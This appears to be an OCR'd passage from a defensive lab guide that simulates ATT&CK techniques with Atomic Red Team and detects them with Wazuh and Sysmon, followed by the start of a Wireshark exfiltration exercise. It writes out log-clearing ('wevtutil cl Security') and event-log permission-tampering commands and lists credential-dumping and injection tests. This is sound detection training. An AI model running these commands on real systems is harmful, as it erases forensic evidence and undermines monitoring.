
- Run the following command:

```
PS C:\Windows\system32> Invoke-AtomicTest T1055
```

- This will execute process injection using built-in Windows APIs


```
PS C:\Windows\system32> Invoke-AtomicTest T1055 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1055-1 Shellcode execution via VBA
T1055-2 Remote Process Injection in LSASS via mimikatz
T1055-3 Section View Injection
T1055-4 Dirty Vanity process Injection
T1055-5 Read-Write-Execute process Injection
T1055-6 Process Injection with Go using UuidFromStringA WinAPI
T1055-7 Process Injection with Go using EtwpCreateEtwThread WinAPI
T1055-8 Remote Process Injection with Go using RtlCreateUserThread WinAPI
T1055-9 Remote Process Injection with Go using CreateRemoteThread WinAPI
T1055-10 Remote Process Injection with Go using CreateRemoteThread WinAPI (Natively)
T1055-11 Process Injection with Go using CreateThread WinAPI
T1055-12 Process Injection with Go using CreateThread WinAPI (Natively)
T1055-13 UUID custom process Injection
```

- This is a Defense Evasion technique where attackers inject malicious code into legitimate running processes to hide their activities and potentially elevate privileges. The example uses notepad.exe as the target for code injection.




Step 3: Monitor Wazuh for detection


- Check Sysmon logs for process injection events (Event ID 8).
- Review /var/ossec/logs/alerts/alerts.json in Wazuh for alerts.



Step 4: Investigate and respond

- Identify the injected process and its parent process.
- Mitigate by terminating suspicious processes and preventing execution.





Lesson Learned

Process injection techniques are used by malware to evade detection, allowing it to remain hidden on a system. To combat this, security tools like Wazuh can detect injected processes by monitoring Sysmon logs. By taking proactive measures, such as restricting execution permissions and monitoring parent-child process relationships, organizations can reduce the risk of attacks and enhance their overall security posture.

B. Credential Dumping (T1003)

Check this out for more details: https://attack.mitre.org/techniques/T1003/

Objective

To demonstrate how attackers extract credentials from Windows memory and how Wazuh detects this behavior.

Scenario

An attacker executes **Mimikatz** on a compromised Windows 10 machine to dump stored credentials. Wazuh detects this by monitoring process execution and Windows security logs.

Lab Procedure

Step 1: Prepare the environment

- Ensure Sysmon is installed and configured in Windows 10.
- Configure Wazuh to collect Sysmon logs


Step 2: Execute the Atomic Test

- Run the following command:

```
PS C:\Windows\system32> Invoke-AtomicTest T1003
```

```
PS C:\Windows\system32> Invoke-AtomicTest T1003 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Gsecdump
T1003-2 Credential Dumping with NPPSpy
T1003-3 Dump svchost.exe to gather RDP credentials
T1003-4 Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using list)
T1003-5 Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using config)
T1003-6 Dump Credential Manager using keymgr.dll and rundll32.exe
T1003-7 Send NTLM Hash with RPC Test Connection
```


- This is a Credential Access technique where attackers extract credentials from system memory using tools like Mimikatz. This allows them to obtain passwords, hashes, or Kerberos tickets for lateral movement.



- This simulates credential dumping using **Mimikatz**.


Step 3: Monitor Wazuh for detection

- Check Sysmon logs for Event ID 10 (Process Access).



Step 4: Investigate and respond

- Identify unauthorized credential access.



Lesson Learned

Attackers use credential dumping to extract credentials from Windows memory, allowing them to move laterally within networks. Wazuh detects this activity by monitoring process execution and Windows security logs, such as those generated by Mimikatz. To prevent credential theft, it is essential to enforce least privilege access and disable debug privileges, which can help prevent attackers from executing malicious code to extract sensitive information

C. Disabling Security Logging via Auditpol (T1562.002 - Disable Windows Event Logging)

Check this out for more details: https://attack.mitre.org/techniques/T1562/002/

Objective

To detect attackers disabling security logging to evade detection.

Scenario

An attacker uses **auditpol** to disable Windows event logging, preventing forensic analysis. Wazuh detects this by monitoring log modification events.

Lab Procedure

Step 1: Prepare the environment

- Ensure Sysmon is installed and configured in Windows 10.
- Configure Wazuh to collect Sysmon logs

Step 2: Execute the Atomic Test

- Ensure event log monitoring is enabled (Event ID 4719).
- Execute the Atomic Test:


```
PS C:\Windows\system32> Invoke-AtomicTest T1562.002
```

```
[********BEGIN TEST*******]
Technique: Impair Defenses: Disable Windows Event Logging T1562.002
Atomic Test Name: Modify Event Log Access Permissions via Registry - PowerShell
Atomic Test Number: 10
Atomic Test GUID: a0cb81f8-44d0-4ac4-a8f3-c5c7f43a12c1
Description: This test simulates an adversary modifying access permissions for a Windows Event Log cha
nnel by setting the "CustomSD" registry value. Specifically, it changes the Security Descriptor Defini
tion Language (SDDL) string. These modifications can restrict or grant access to specific users or gro
ups, potentially aiding in defense evasion by controlling who can view or modify a event log channel.
Upon execution, the user shouldn't be able to access the event log channel via the event viewer or via
 utilities such as "Get-EventLog" or "wevtutil".

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
Set-ItemProperty -Path #{CustomSDPath} -Name "CustomSD" -Value "O:SYG:SYD:(D;;0x1;;;WD)"
Command (with inputs):
Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\EventLog\System -Name "CustomSD" -Value
 "O:SYG:SYD:(D;;0x1;;;WD)"

Cleanup Commands:
Command:
Remove-ItemProperty -Path #{CustomSDPath} -Name "CustomSD"
Command (with inputs):
Remove-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\EventLog\System -Name "CustomSD"
[!!!!!!!!END TEST!!!!!!!]
```

- This is a Defense Evasion technique where attackers disable Windows event logging using the **auditpol** command to prevent their activities from being recorded.

Step 3: Monitor Wazuh for detection

- Check for modifications to audit policies (Event ID 4719).
- Look for unusual gaps in security logs.



Step 4: Investigate and respond

- Identify the account that modified audit policies.
- Restore proper audit policy settings immediately.
- Review any activity that occurred during the gap in logging.

Lesson Learned

Attackers often disable security logging to hide their activities and prevent detection. By monitoring changes to audit policies through Wazuh (Event ID 4719), security teams can quickly detect when logging has been compromised. To prevent unauthorized modification of audit policies, organizations should implement strict access controls to auditpol commands, limit administrative privileges, and create backup logging mechanisms that store logs in a separate location. Regular audit policy verification helps ensure that logging remains enabled and effective for detecting security incidents.

D. Clearing Windows Event Logs to Cover Tracks (T1070.001 - Indicator Removal: Clear Windows Event Logs)

Check this out for more details: https://attack.mitre.org/techniques/T1070/001/

Objective

To detect attackers attempting to erase forensic evidence by clearing event logs.

Scenario

An attacker deletes Windows event logs to remove traces of malicious activity. Wazuh detects this by monitoring log clearance events.

Lab Procedure

Step 1: Prepare the environment

- Ensure Sysmon is installed and configured in Windows 10.
- Configure Wazuh to collect Sysmon logs


Step 2: Execute the Atomic Test

- Ensure event log monitoring is enabled (Event ID 4719).
- Execute the Atomic Test:

```
PS C:\Windows\system32> wevtutil cl Security
```


```
PS C:\Windows\system32> Invoke-AtomicTest T1070.001 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1070.001-1 Clear Logs
T1070.001-2 Delete System Logs Using Clear-EventLog
T1070.001-3 Clear Event Logs via VBA
```

- This is another Defense Evasion technique where attackers clear existing Windows event logs to remove evidence of their previous activities.



Step 3: Monitor Wazuh for detection

- Look for log clearance events (Event ID 1102).
- Check if multiple logs were cleared in a short period.



Step 4: Investigate and respond

- Identify the source of log clearance.
- Restrict user permissions to prevent unauthorized log deletion.

Lesson Learned

Attackers may clear logs to erase evidence of intrusion, but monitoring log clearance events can help detect attempts to cover tracks. By configuring Wazuh to monitor log events, security analysts can identify potential threats and take action to prevent further damage.

E. Detecting Persistence via Scheduled Tasks (T1053.005 – Scheduled Task/Job)

Check this out for more details: https://attack.mitre.org/techniques/T1053/005/

Objective

Detect attackers creating scheduled tasks to maintain persistence on a Windows system.

Scenario

An attacker gains access to a Windows system and creates a scheduled task that runs a malicious payload at system startup or at specific intervals, ensuring their backdoor remains active even after system reboots. Wazuh detects this by monitoring scheduled task creation events.

Lab Procedure

Step 1: Enable process execution logging (Event ID 4688) and task scheduler logging (Event ID 4698).

Step 2: Execute the Atomic Test


- Ensure event log monitoring is enabled (Event ID 4719).
- Execute the Atomic Test:

```
PS C:\Windows\system32> Invoke-AtomicTest T1053.005
```

```
PS C:\Windows\system32> Invoke-AtomicTest T1053.005 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1053.005-1 Scheduled Task Startup Script
T1053.005-2 Scheduled task Local
T1053.005-3 Scheduled task Remote
T1053.005-4 Powershell Cmdlet Scheduled Task
T1053.005-5 Task Scheduler via VBA
T1053.005-6 WMI Invoke-CimMethod Scheduled Task
T1053.005-7 Scheduled Task Executing Base64 Encoded Commands From Registry
T1053.005-8 Import XML Schedule Task with Hidden Attribute
T1053.005-9 PowerShell Modify A Scheduled Task
T1053.005-10 Scheduled Task ("Ghost Task") via Registry Key Manipulation
T1053.005-11 Scheduled Task Persistence via CompMgmt.msc
T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
```

- This is a Persistence technique where attackers create scheduled tasks to ensure their malicious code runs automatically after system reboots or at specified times.

Step 3: Monitor Wazuh for detection



- Look for schtasks.exe execution in security logs.

Step 4: Investigate and respond

- Analyze the scheduled task's content, timing, and creator.

- Remove unauthorized scheduled tasks.
- Investigate how the attacker gained the privileges to create the task.
- Implement restrictions on who can create scheduled tasks.

Lesson Learned

Attackers use scheduled tasks to maintain access after system reboots, allowing them to persist on the system even after a reboot. By monitoring scheduled task creation through Wazuh (focusing on Event IDs 4698 and 4702), security teams can detect these persistence mechanisms early. Organizations should regularly audit scheduled tasks, implement least privilege principles for task creation, and use application control solutions to prevent unauthorized executables from running. This multi-layered approach helps prevent attackers from establishing persistence through scheduled tasks.

Network Analysis

Objective

The purpose of this section is to enhance blue teaming skills through hands-on Wireshark investigations. These challenges simulate real-world scenarios where network traffic analysis is crucial for detecting security threats, investigating incidents, and identifying malicious activities.

Prerequisites

Before starting this activity, ensure that you:

6. Have an active account on Blue Team Labs Online (https://blueteamlabs.online).
7. Use an isolated environment (e.g., Kali Linux or a virtual machine) to safely analyze network traffic.
8. Install necessary tools such as Wireshark for packet analysis and wine if your isolated environment is Linux.

A. Data Exfiltration Detection

Objective

The purpose of this activity is to analyze network traffic patterns using Wireshark, focusing on detection of potential data exfiltration through analysis of HTTP, HTTPS, and DNS protocols. This exercise guides analysts

through investigating suspicious traffic patterns, analyzing protocol distributions, identifying anomalous connections, and examining communication patterns during non-business hours. This activity was made by one of the members of Cyberfoxes-Spades, yae.

Scenario

A security team at TechCorp detected unusual network patterns during overnight hours from their accounting department. The Security Operations Center (SOC) observed periodic bursts of encrypted traffic from a single workstation to an external IP address, mixed with regular HTTP and DNS queries. The workstation belongs to a senior accountant who handles sensitive financial data and customer information. Initial endpoint scans show no obvious malware, but the timing and pattern of traffic raise concerns about potential data exfiltration. The security team has captured the relevant network traffic for analysis to determine if this represents a legitimate business activity or a security incident requiring immediate response. The team needs to analyze the captured traffic, establish baseline patterns, identify anomalies, and determine whether sensitive data is being transmitted outside the organization.


Lab Procedure

Step 1: Open the PCAP File


- Lauch Wireshark
- Open the provided PCAP file.


Step 2: View Protocol Distribution


- Go to Statistics > Protocol Hierarchy. As you can see there is atleast 90% TCP packets while UDP/DNS packets are atleast 9% packets. In here you can see the distribution of protocols in the traffic.



- The question now is the to know the percentage of the HTTPS vs HTTP traffic. We know the port for HTTP is 80 and the HTTPS is 443, so let's put it in the search bar. Type in "tcp.port==80" and see the protocol hierarchy, same goes for "tcp.port==443"



